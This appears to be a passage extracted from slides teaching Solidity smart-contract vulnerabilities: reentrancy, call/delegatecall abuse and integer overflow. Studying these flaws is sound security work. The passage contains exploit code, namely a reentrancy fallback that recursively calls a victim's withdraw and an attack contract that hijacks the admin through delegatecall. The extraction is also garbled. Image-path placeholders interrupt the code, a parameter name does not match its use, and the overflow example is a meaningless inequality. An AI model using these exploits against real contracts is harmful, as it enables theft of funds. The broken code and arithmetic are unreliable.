
    function () payable{ //The fallback function, which fires when there is ether turning to the contract.
        if(msg.sender == foo_address){ //Determine if the account address from the transfer is the target contract address.
            foo_address.call(bytes4(keccak256("withdraw(address,uint256)")),this ,msg.value);/*Call the withdraw function of the victim target contract again.
            This results in a recursive call.*/
        }
    }
}

```

```

to.call.value(amount)(); //Trans
balances[msg.sender] -= amount;

```






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
1.Call()



2.delegatecall()



3.callcode()



# Call function abuse

## EXAMPLE

### Example 1

```
pragma solidity ^0.4.22;
contract foo{
  address public admin;
  function call_function(address addr,bytes4 data) public {
    addr.delegatecall(data); //Vulnerabilities caused by using the delegatecall function
    addr.callcode(data); //Vulnerabilities caused by using the callcode function
  }
}


contract attack {
  address public admin;
  function test() public {
    admin = 0x038f160ad632409bfb18582241d9fd88c1a072ba;
  }
}
```



### Example 2

```
function call_function(bytes daya) public {
  this.call(data);
  /*Take advantage of code examples*/
  //this.call(bytes4(keccak256("withdraw(address)")), target);
}


function withdraw(address addr) public {
  require(isAuth(msg.sender));
  addr.transfer(this.balance);
}
```



# Arithmetic overflow

## Integer overflow

- Solidity's uint defaults to a 256-bit unsigned integer, indicating a range of:  $[0, 2^{256}-1]$





# Arithmetic overflow

## EXAMPLE

**balances[msg.sender] = 5 < 6 = 2\*\*256-1 > 1**

